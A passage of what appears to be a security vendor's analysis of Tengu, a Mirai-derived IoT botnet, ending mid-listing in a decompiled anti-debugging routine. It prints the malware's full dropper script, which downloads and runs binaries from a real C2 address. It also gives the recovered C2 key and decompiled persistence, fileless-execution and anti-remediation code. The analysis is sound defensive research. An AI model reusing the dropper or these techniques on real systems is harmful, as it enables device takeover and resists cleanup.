


Tengu: A Modernized Mirai That Doesn't Want to Leave

nozominetworks.com/blog/tengu-a-modernized-mirai-that-doesnt-want-to-leave

Nozomi Networks

July 29, 2026



Tengu is a modern Mirai-derived IoT malware family that shows how today's botnets are evolving beyond simple distributed denial-of-service tooling. We selected tengu for deeper analysis because it stood out from the many Mirai-derived samples we track, and because it was surfaced by our machine-learning system for identifying previously unknown malware families. It combines a custom encrypted command-and-control protocol, proxy functionality, payload updates, system and network discovery, and a broad set of denial-of-service capabilities targeting multiple protocols and services. It also includes multiple persistence and self-defense mechanisms designed to keep the malware running on compromised Linux-based devices and make recovery more difficult.

For defenders, the key takeaway is that exposed and poorly maintained IoT and embedded Linux systems remain attractive footholds for attackers. Once compromised, these devices can be used not only to participate in large-scale DDoS campaigns, but also to proxy traffic, collect host and network information, download additional payloads, and resist removal. This makes timely patching, removal of default credentials, network segmentation and continuous monitoring of unusual device behavior essential for reducing exposure.

Technical Deep-Dive on Tengu

The Tengu samples we analyzed share several traits with Mirai, including plaintext registration packets, attack-vector registration, encrypted string initialization, and portions of the DoS attack code. However, tengu also adds more modern capabilities, including AEAD encryption for C2 commands, multiple anti-analysis measures, proxy functionality, update support, and additional attack methods, some of which target game protocols.

```
#!/bin/bash
ulimit -n 1024
cp /bin/busybox /tmp/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://64.89.163.8/bins/lkchngqsu; curl -O http://64.89.163.8/bins/lkchngqsu; cat lkchngq
su >txkjolgz;chmod +x *;./txkjolgz
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://64.89.163.8/bins/ikydrgrvm; curl -O http://64.89.163.8/bins/ikydrgrvm; cat ikydrgrv
um >txkjolgz;chmod +x *;./txkjolgz
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://64.89.163.8/bins/xkbwcrfhg; curl -O http://64.89.163.8/bins/xkbwcrfhg; cat xkbwcrf
hg >txkjolgz;chmod +x *;./txkjolgz
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://64.89.163.8/bins/nvephtfwk; curl -O http://64.89.163.8/bins/nvephtfwk; cat nvephtf
wk >txkjolgz;chmod +x *;./txkjolgz
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://64.89.163.8/bins/nvwrudmsi; curl -O http://64.89.163.8/bins/nvwrudmsi; cat nvwrudm
si >txkjolgz;chmod +x *;./txkjolgz
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://64.89.163.8/bins/yqltueovs; curl -O http://64.89.163.8/bins/yqltueovs; cat yqltueo
vs >txkjolgz;chmod +x *;./txkjolgz
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://64.89.163.8/bins/oxhfabujp; curl -O http://64.89.163.8/bins/oxhfabujp; cat oxhfabu
jp >txkjolgz;chmod +x *;./txkjolgz
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://64.89.163.8/bins/abzutimdw; curl -O http://64.89.163.8/bins/abzutimdw; cat abzutim
dw >txkjolgz;chmod +x *;./txkjolgz
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://64.89.163.8/bins/vpfilctgs; curl -O http://64.89.163.8/bins/vpfilctgs; cat vpfilct
gs >txkjolgz;chmod +x *;./txkjolgz
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://64.89.163.8/bins/nigqjyts; curl -O http://64.89.163.8/bins/nigqjyts; cat nigqjy
bs >txkjolgz;chmod +x *;./txkjolgz
```

Figure 1: shell script dropper

The dropper observed in our honeypots arrived via Telnet brute force. It was a simple shell script that downloaded and executed architecture-specific samples over HTTP from the same host used as the C2 server.

C2 communication

```
mov     ds:(g_c2_sockaddr_family - 31000h)[ebx], 2
mov     [ebp+c2_host], 2A817B62h ; C2 host
add     esp, 10h
xor     edx, edx
xor     edi, edi
```

```
loc_A64:
mov     al, byte ptr [ebp+edx+c2_host]
xor     eax, 22h ; "" ; xor decrypt c2 host
movzx   eax, al
lea     ecx, ds:0[edx*8]
shl     eax, cl
or      edi, eax
inc     edx
cmp     edx, 4
jnz     short loc_A64
```

```
mov     ds:(g_c2_sockaddr_addr - 31000h)[ebx], edi
sub     esp, 0Ch
push    9931 ; hostshort
call    _htons
mov     ds:(g_c2_sockaddr_port - 31000h)[ebx], ax
call    init_encrypted_strings
call    c2_decode_base_string
call    deobfuscate_config_key
```

Figure 2: C2 host XOR decode routine

Once the malware runs, it deobfuscates the C2 address at runtime using XOR with 0x22. In this sample, the configured C2 address is 64[.]89.163.8 and the hardcoded port is 9931. The sample also contains logic associated with DGA-style domain generation based on the current time and randomly selected TLDs, although we did not observe this capability being used in practice.

```
.data:000310E0 g_dga_tld_table dd offset aSpace ; DATA XREF: c2_resolve_dga+18F1o
.data:000310E0 ; ".space"
.data:000310E4 dd offset aOnline ; ".online"
.data:000310E8 dd offset aSite ; ".site"
.data:000310EC dd offset aXyz ; ".xyz"
.data:000310F0 dd offset aTop ; ".top"
.data:000310F4 dword_310F4 dd 0FFFFFFFh ; DATA XREF: main+4C5fo
.data:000310F4 ; main+698fr
```

Figure 3: DGA TLD table

The protocol sends the initial registration message, heartbeat messages, and command output in plaintext. Server-to-bot commands and update messages, however, are authenticated and encrypted using a ChaCha20/Poly1305-like encryption scheme. The encryption key is embedded in the sample and can be recovered by XORing two 32-byte values. In the 097522a52986982b9eefc29f95efdd9d3b6032e7 sample, the recovered key is c2a1b84d9f73512e8a6c15f0b4d9e73b114a66895dc328927e34a5b148ce6103.

```

; int deobfuscate_config_key()
deobfuscate_config_key proc near
; __unwind {
push    ebp
push    edi
push    esi
push    ebx
call    sub_1A7A
add     edx, (offset tbyte_31000 - $)
lea     eax, (g_c2_key_xorpad - 31000h)[edx]
lea     ecx, (g_c2_key_ct - 31000h)[edx]
lea     edi, (g_c2_key - 31000h)[edx]
lea     ebp, [eax+32]
mov     esi, eax
mov     ebx, ecx

```




Figure 4: Chacha20 C2 key decryption routine

The following commands can be sent from the server to the infected system:

- **Proxy start:** Starts a proxy based on the provided option. The PID is written to /tmp/.proxy.pid. Default protocol is socks5. Port and authentication credentials can be passed as parameters.
- **Proxy stop:** Kills the proxy based on the stored PID and then deletes the PID file.

- **Network info:** Exfiltrates information about the network configuration, such as the network interfaces, local IP/MAC addresses, default gateway, configured DNS server.
- **Stop Attack:** Terminates all running processes performing DoS attacks.
- **System info:** Exfiltrates system information back to the server. Includes kernel version, CPU, RAM, free memory, uptime, processes, load average.
- **Execute command:** Executes a command sent by the server and sends the output to the server.
- **cron persistence:** Attempts to modify cron-related files for persistence, but the implementation appears unfinished or broken. The appended entry references /proc/self/exe, which would be resolved by the process executing the cron command rather than reliably pointing back to the installed malware binary.
- **systemd persistence:** Adds a fake systemd service to achieve persistence.

```
.data.rel.ro:00030CA0 fake_service_names dd offset aChudDaemon
.data.rel.ro:00030CA0 ; DATA XREF: sub_4D61+1D↑r
.data.rel.ro:00030CA0 ; sub_12662+14↑o
.data.rel.ro:00030CA0 ; "chud-daemon"
.data.rel.ro:00030CA4 dd offset aChudHelper ; "chud-helper"
.data.rel.ro:00030CA8 dd offset aChudAgent ; "chud-agent"
.data.rel.ro:00030CAC dd offset aChudScheduler ; "chud-scheduler"
.data.rel.ro:00030CB0 dd offset aChudMonitor ; "chud-monitor"
.data.rel.ro:00030CB4 dd offset aChudWatchdog ; "chud-watchdog"
.data.rel.ro:00030CB8 dd offset aChudNetwork ; "chud-network"
.data.rel.ro:00030CBC dd offset aChudService ; "chud-service"
.data.rel.ro:00030CC0 dd offset aChudDaemon ; "chud-daemon"
.data.rel.ro:00030CC4 dd offset aSysHelper ; "sys-helper"
.data.rel.ro:00030CC8 dd offset aSysMonitor ; "sys-monitor"
.data.rel.ro:00030CCC dd offset aSysScheduler ; "sys-scheduler"
```

Figure 5: Fake service names table

- **initd persistence:** Adds init.d service to ensure persistence.
- **Launch DoS attack:** Starts DDoS workers using a broad set of Mirai-style and application-layer methods. 25 attack methods are registered in total. Supported traffic includes UDP floods with spoofed source addresses; TCP SYN, ACK, PSH, and payload floods; ICMP echo floods; mixed TCP worker modes; and protocol-specific probes for HTTP, DNS, NTP, SNMP, SIP, SSH, SMTP, FTP, Source Engine/Quake-style services, Minecraft, and custom UDP payloads. This gives the botnet coverage for both generic volumetric attacks and targeted disruption of specific services, including game-server infrastructure.

```

161     if ( v36 == '\x7F' )
162     {
163         if ( v37 == 'E' && v38 == 'L' && v39 == 'F' )
164         {
165             chmod(path, 0x1EDu);
166             argv[0] = path;
167             argv[1] = nullptr;
168             execve(path, argv, nullptr);
169             _exit(0);
170         }
171     }
172     else if ( v36 == 'p'
173             && v37 == 'K'
174             && v38 == '\x03'
175             && v39 == '\x04'
176             && (unsigned int)(snprintf((char *)argv, 2048, "pm install -r '%s' 2>/dev/null", path) - 1) <= 0x7FE )
177     {
178         if ( !sub_154E3((int)argv)
179             || (snprintf((char *)argv, 2048, "cmd package install -r '%s' 2>/dev/null", path), !sub_154E3((int)argv)) )
180         {
181             memset(v45, 0, sizeof(v45));
182             snprintf(
183                 (char *)argv,
184                 2048,
185                 "aapt dump badging '%s' 2>/dev/null | grep '^package:' | sed \"s/.*name='\\([^\']*\\)'.*/\\1/\"");
186             v23 = popen((int)argv, "r");

```

Figure 6: ELF and APK download handling

Download IPFS payload: Retrieves a C2-supplied CID from the hard-coded IPFS gateway at 64[.]89.163.8:8080, saves the response to a temporary hidden file, validates whether the result is an ELF or APK, and either executes the ELF directly or attempts to install and start the APK before deleting the temporary file. APK support likely targets poorly secured Android TV boxes or similar Android-based devices.

An additional capability is the update mechanism, which does not use the same command message format. When the bot receives a message encrypted with the same key used for commands, a payload beginning with 0xDEAFBEEF triggers the update routine. The bot writes the remaining payload bytes to /tmp/.up and then calls execve on the downloaded payload.




Figure 7: Update mechanism routine

After analyzing the AEAD encryption routines, identifying differences from standard ChaCha20 and Poly1305 behavior and extracting the C2 key, we were able to redirect the bot to a locally hosted fake C2 server so we could interact with the malware in a controlled environment.

```
plaintext: 00 00 00 00 31 01 7f 00 00 01 20 01 27 02 69 64
packet : 00 00 00 01 98 4c f4 91 0d 1b 94 2d d5 dc eb 4a a4 b1 2d 81 2a 75 4f ac 8d 1f 32 c0 2d a0 c7 18 30 0b 86 b8
frame : 00 24 00 00 01 98 4c f4 91 0d 1b 94 2d d5 dc eb 4a a4 b1 2d 81 2a 75 4f ac 8d 1f 32 c0 2d a0 c7 18 30 0b 86 b8
listening on 127.0.0.1:9931
connected: ('127.0.0.1', 44422)
hello : 00 00 00 04 03 78 38 36 00 00 02 00 00 17 25 00 01 36 c8
sent

frame length: 213 Bot sending output of 'id' command back to C2
[type 0x0]
uid=1001( ) gid=1001( ) groups=1001( ),4(adm),20(dialout),21(fax),24(cdrom),25(floppy),26(tape),27(sudo),30(dip),44(video),46(plugdev),121(lpadmin),132(sambashare),141(wireshark)

frame length: 9
[heartbeat]

frame length: 0
[empty frame]
```

Figure 8: Bot interacting with fake C2

Self-defense

Most Mirai variants implement few, if any, of these self-defense capabilities, which is why this part of tengu immediately caught our attention.

The malware forks a detached guardian that polls the main process every 60 seconds and relaunches the installed binary whenever the monitored instance terminates, providing process-level self-healing persistence. Additionally, it employs several methods to maintain its foothold on the infected system.

Watchdog

```
● 16  result = fork();
● 17  dword_327A0 = result;
● 18  if ( result != -1 && result <= 0 )
● 19  {
● 20      v1 = readlink("/proc/self/exe", byte_317A0, 4095u);
● 21      if ( v1 < 0 )
● 22          byte_317A0[0] = 0;
● 23      else
● 24          byte_317A0[v1] = 0;
● 25      fd = open((int)"/proc/sys/kernel/sysrq", 1, v1);
● 26      v3 = fd;
● 27      if ( fd >= 0 )
● 28      {
● 29          write(fd, "0", 1u);
● 30          fd = close(v3);
● 31      }
● 32      v4 = open((int)"/dev/watchdog", 1, fd);
● 33      if ( v4 >= 0 )
● 34      {
● 35          v11[0] = 1;
● 36          ioctl(v4, 0x80045704, (int)v11);
● 37          write(v4, "V", 1u);
● 38          close(v4);
● 39      }
● 40      v5 = open((int)"/dev/watchdog0", 1, v4);
● 41      if ( v5 >= 0 )
● 42      {
● 43          v11[0] = 1;
          ioctl(v5, 0x80045704, (int)v11);
```

Figure 9: Watchdog handling function

The watchdog routine first disables SysRq, disables any active hardware watchdog, and closes the device cleanly. It then forks a background worker that masquerades as [kworker/0:0], reopens the watchdog device if available on the system, and arms it with an

approximately 30-second timeout. The worker sends keepalive signals only while the main malware process remains alive; if the malware is killed, the worker is reparented to init, stops servicing the watchdog, and allows the system to reboot. This turns the watchdog into an anti-remediation mechanism, using forced reboots to give the malware's persistence mechanisms an opportunity to relaunch it.

Binary bricking

```
.data.rel.ro:00030CE0 g_brick_target_list dd offset aUsrSbinReboot+4
.data.rel.ro:00030CE0 ; DATA XREF: disable_watchdog_brick_reboot+13A70
.data.rel.ro:00030CE0 ; "/sbin/reboot"
.data.rel.ro:00030CE4 dd offset aUsrSbinShutdown+4 ; "/sbin/shutdown"
.data.rel.ro:00030CE8 dd offset aUsrSbinHalt+4 ; "/sbin/halt"
.data.rel.ro:00030CEC dd offset aUsrSbinPoweroff+4 ; "/sbin/poweroff"
.data.rel.ro:00030CF0 dd offset aUsrSbinReboot ; "/usr/sbin/reboot"
.data.rel.ro:00030CF4 dd offset aUsrSbinShutdown ; "/usr/sbin/shutdown"
.data.rel.ro:00030CF8 dd offset aUsrSbinHalt ; "/usr/sbin/halt"
.data.rel.ro:00030CFC dd offset aUsrSbinPoweroff ; "/usr/sbin/poweroff"
.data.rel.ro:00030D00 dd offset aUsrBinSystemctl ; "/usr/bin/systemctl"
.data.rel.ro:00030D04 dd offset aSbinTelinit ; "/sbin/telinit"
.data.rel.ro:00030D08 dd offset aSystemBinReboot ; "/system/bin/reboot"
.data.rel.ro:00030D0C dd offset aSystemBinShutdown ; "/system/bin/shutdown"
.data.rel.ro:00030D10 dd offset aSystemBinHalt ; "/system/bin/halt"
.data.rel.ro:00030D14 dd offset aSystemBinPoweroff ; "/system/bin/poweroff"
.data.rel.ro:00030D18 dd offset aSystemXbinReboot ; "/system/xbin/reboot"
.data.rel.ro:00030D1C dd offset aSystemXbinShutdown ; "/system/xbin/shutdown"
.data.rel.ro:00030D20 dd offset aSystemXbinHalt ; "/system/xbin/halt"
.data.rel.ro:00030D24 dd offset aSystemXbinPoweroff ; "/system/xbin/poweroff"
```

Figure 10: Hardcoded list of executables to overwrite

The malware also contains a list of reboot- and shutdown-related binary paths. By overwriting each file header with ELFOOD, it corrupts these ELF binaries and can interfere with normal reboot or shutdown attempts. This may complicate recovery on systems where defenders rely on those utilities to restart or safely power down the infected device.

Competitor killing

```
.data.rel.ro:00030DC0 g_daemon_allowlist dd offset aSbinInit ; DATA XREF: match_allowlist_daemon:loc_10ACA↑o
.data.rel.ro:00030DC0 ; sub_178A7+172↑r
.data.rel.ro:00030DC0 ; "/sbin/init"
.data.rel.ro:00030DC4 dd offset aSystemBinInit ; "/system/bin/init"
.data.rel.ro:00030DC8 dd offset aUsrSbinSshd ; "/usr/sbin/sshd"
.data.rel.ro:00030DCC dd offset aUsrSbinNginx ; "/usr/sbin/nginx"
.data.rel.ro:00030DD0 dd offset aUsrSbinApache2 ; "/usr/sbin/apache2"
.data.rel.ro:00030DD4 dd offset aUsrSbinHttpd ; "/usr/sbin/httpd"
.data.rel.ro:00030DD8 dd offset aUsrSbinCron ; "/usr/sbin/cron"
.data.rel.ro:00030DDC dd offset aUsrSbinCrond ; "/usr/sbin/crond"
.data.rel.ro:00030DE0 dd offset aUsrBinSystemd ; "/usr/bin/systemd"
.data.rel.ro:00030DE4 dd offset aUsrLibSystemdS_0+4 ; "/lib/systemd/systemd"
.data.rel.ro:00030DE8 dd offset aUsrBinSystemd+4 ; "/bin/systemd"
.data.rel.ro:00030DEC dd offset aUsrLibSystemdS_0 ; "/usr/lib/systemd/systemd"
.data.rel.ro:00030DF0 dd offset aUsrBinBusybox+4 ; "/bin/busybox"
.data.rel.ro:00030DF4 dd offset aUsrBinBusybox ; "/usr/bin/busybox"
.data.rel.ro:00030DF8 dd offset aUsrBinSh+4 ; "/bin/sh"
.data.rel.ro:00030DFC dd offset aUsrBinBash+4 ; "/bin/bash"
.data.rel.ro:00030E00 dd offset aUsrBinDash+4 ; "/bin/dash"
.data.rel.ro:00030E04 dd offset aUsrBinSh ; "/usr/bin/sh"
.data.rel.ro:00030E08 dd offset aUsrBinBash ; "/usr/bin/bash"
.data.rel.ro:00030E0C dd offset aUsrBinDash ; "/usr/bin/dash"
```

Figure 11: Process allowlist

Because many independent actors compete for access to the same poorly secured IoT devices, Tengu attempts to remove rival malware to gain and maintain control. This function implements a continuous competitor-killing loop. It records the malware's executable path and start time, then repeatedly scans /proc for running processes. Processes are ignored if they belong to the same malware instance set or match an internal allowlist that includes common Linux processes. All other processes are checked by executable path, process name, and command line against known rival-malware patterns. Matching processes are terminated with SIGKILL, including related processes discovered through a process-tree walk.

To react faster than periodic scanning alone, the malware also monitors process creation through the Linux process connector and an inotify watch on /proc. The loop runs approximately every 500 milliseconds and closes its monitoring descriptors when stopped.

```

.data.rel.ro:00030D40 g_rival_blocklist dd offset aTmpMirai+5 ; DATA XREF: match_rival_name+14↑o
.data.rel.ro:00030D40 ; "mirai"
.data.rel.ro:00030D44 dd offset aTsunami ; "tsunami"
.data.rel.ro:00030D48 dd offset aMozi ; "mozi"
.data.rel.ro:00030D4C dd offset aGafgyt ; "gafgyt"
.data.rel.ro:00030D50 dd offset aKaiten ; "kaiten"
.data.rel.ro:00030D54 dd offset aQbot ; "qbot"
.data.rel.ro:00030D58 dd offset aHajime ; "hajime"
.data.rel.ro:00030D5C dd offset aOkiru ; "okiru"
.data.rel.ro:00030D60 dd offset aSora ; "sora"
.data.rel.ro:00030D64 dd offset aOwari ; "owari"
.data.rel.ro:00030D68 dd offset aApollo ; "apollo"
.data.rel.ro:00030D6C dd offset aVamp ; "vamp"
.data.rel.ro:00030D70 dd offset aBoatnet ; "boatnet"
.data.rel.ro:00030D74 dd offset aSoftbot ; "softbot"
.data.rel.ro:00030D78 dd offset aYamaha ; "yamaha"
.data.rel.ro:00030D7C dd offset aSystemcm ; "systemcm"
.data.rel.ro:00030D80 dd offset aSystemd ; ".systemd"
.data.rel.ro:00030D84 dd offset aX86 ; ".x86"
.data.rel.ro:00030D88 dd offset aArm ; ".arm"
.data.rel.ro:00030D8C dd offset aMips ; ".mips"
.data.rel.ro:00030D90 dd offset aTmpMirai ; "/tmp/mirai"
.data.rel.ro:00030D94 dd offset aDevShmBot ; "/dev/shm/bot"
.data.rel.ro:00030D98 dd offset aTmpBot ; "/tmp/bot"

```

Figure 12: List of competitor process names to kill

Anti-analysis and Evasion

String encryption

```

.rodata:00024B2A unk_24B2A db 3Bh ; ; ; DATA XREF: init_encrypted_strings+11B↑o
.rodata:00024B2A ; /dev/misc/watchdog
.rodata:00024B2B db 0A1h
.rodata:00024B2C db 51h ; Q
.rodata:00024B2D db 78h ; x
.rodata:00024B2E db 0FEh
.rodata:00024B2F db 0C9h
.rodata:00024B30 db 0F8h
.rodata:00024B31 db 1
.rodata:00024B32 db 96h
.rodata:00024B33 db 72h ; r
.rodata:00024B34 db 96h
.rodata:00024B35 db 52h ; R
.rodata:00024B36 db 3Dh ; =
.rodata:00024B37 db 51h ; Q
.rodata:00024B38 db 92h
.rodata:00024B39 db 36h ; 6
.rodata:00024B3A db 45h ; E
.rodata:00024B3B db 6Ah ; j
.rodata:00024B3C db 7Eh ; ~
.rodata:00024B3D db 0
.rodata:00024B3E unk_24B3E db 0F8h ; DATA XREF: init_encrypted_strings+130↑o
.rodata:00024B3E ; /dev/FTWDT101_watchdog
.rodata:00024B3F db 18h

```

Figure 13: Encrypted strings

Like Mirai, the malware stores some of its strings in encrypted form and decrypts them at runtime. Here, the strings are protected with a custom XOR-based stream cipher that generates its keystream from separate 64-bit and 32-bit linear congruential generators,

combined with a per-entry incrementing value. The decrypted strings support several behaviors described throughout this analysis, including host and network discovery, watchdog handling, anti-analysis checks, competitor killing, download tooling and persistence-related paths and masquerade names.

Fileless execution

```
28     if ( v3 == -1 )
29     {
30         path = "/dev/shm/.journal";
31         mem_mapping = (char *)open((int)"/dev/shm/.journal", 578, 448);
32         fd = (int)mem_mapping;
33         if ( mem_mapping == (char *)-1 )
34             return mem_mapping;
35         v3 = unlink(path);
36     }
37     mem_mapping = (char *)open((int)"/proc/self/exe", 0, v3);
38     self_exe = (int)mem_mapping;
39     if ( mem_mapping != (char *)-1 )
40     {
41         while ( 1 )
42         {
43             path = buf;
44             v6 = read(self_exe, buf, 4096u);
45             if ( v6 <= 0 )
46                 break;
47             write(fd, path, v6);
48         }
49         close(self_exe);
50         path = v13;
51         snprintf(v13, 64, "/proc/self/fd/%d", fd);
52         v7 = alloca(4 * v12 + 4);
53         v9 = "/usr/lib/systemd/systemd-journald";
54         v8 = 0;
55         if ( v12 > 0 )
```

Figure 14: Memory execution and process masquerading

During conventional disk execution, the sample resolves `/proc/self/exe` to determine whether it is running from an anonymous memory mapping or from disk. Based on the result, it attempts to use `memfd_create` to create an anonymous RAM-backed file named `systemd-journal`. If `memfd_create` is unavailable, it creates `/dev/shm/.journal` and unlinks the file while keeping the file descriptor open. It then copies its executable image from `/proc/self/exe` to the newly created file and re-executes it with `execve`, setting `argv[0]` to `/usr/lib/systemd/systemd-journald`. This changes the displayed command line, so tools that rely primarily on `argv[0]`, including some `ps` output and basic process-monitoring scripts, may present the malware as the legitimate `systemd journal daemon`.

Daemon hardening

The process installs SIG_IGN handlers for common termination, hangup, pipe, and terminal-control signals, making it resistant to ordinary shell-based interruption or suspension. The malware then calls `prctl(PR_SET_DUMPABLE, 0)` to disable core dumps and restrict some forms of process inspection and writes -1000 to `/proc/self/oom_score_adj` so the kernel strongly avoids selecting it for termination by the OOM killer.

Debugger checks

```
63 v15 = 0x10000000;
64 sigfillset(&set);
65 sys_rt_sigaction(15, (int*)&v13, 0);
66 sys_rt_sigaction(1, (int*)&v13, 0);
67 sys_rt_sigaction(2, (int*)&v13, 0);
68 sys_rt_sigaction(3, (int*)&v13, 0);
69 prctl(1);
70 prctl(0x59616D61, 0);
71 v1 = open((int)"/proc/self/oom_score_adj", 1, v9);
72 if ( v1 != -1 )
73 {
74     write(v1, "-1000", 5u);
75     close(v1);
76 }
77 v2 = open((int)"/proc/self/environ", 0, v1);
78 v3 = v2;
79 if ( v2 != -1 )
80 {
81     v4 = read(v2, &buf, 1023u);
82     close(v3);
83     if ( v4 > 0 )
84     {
85         *((_BYTE *)&buf + v4) = 0;
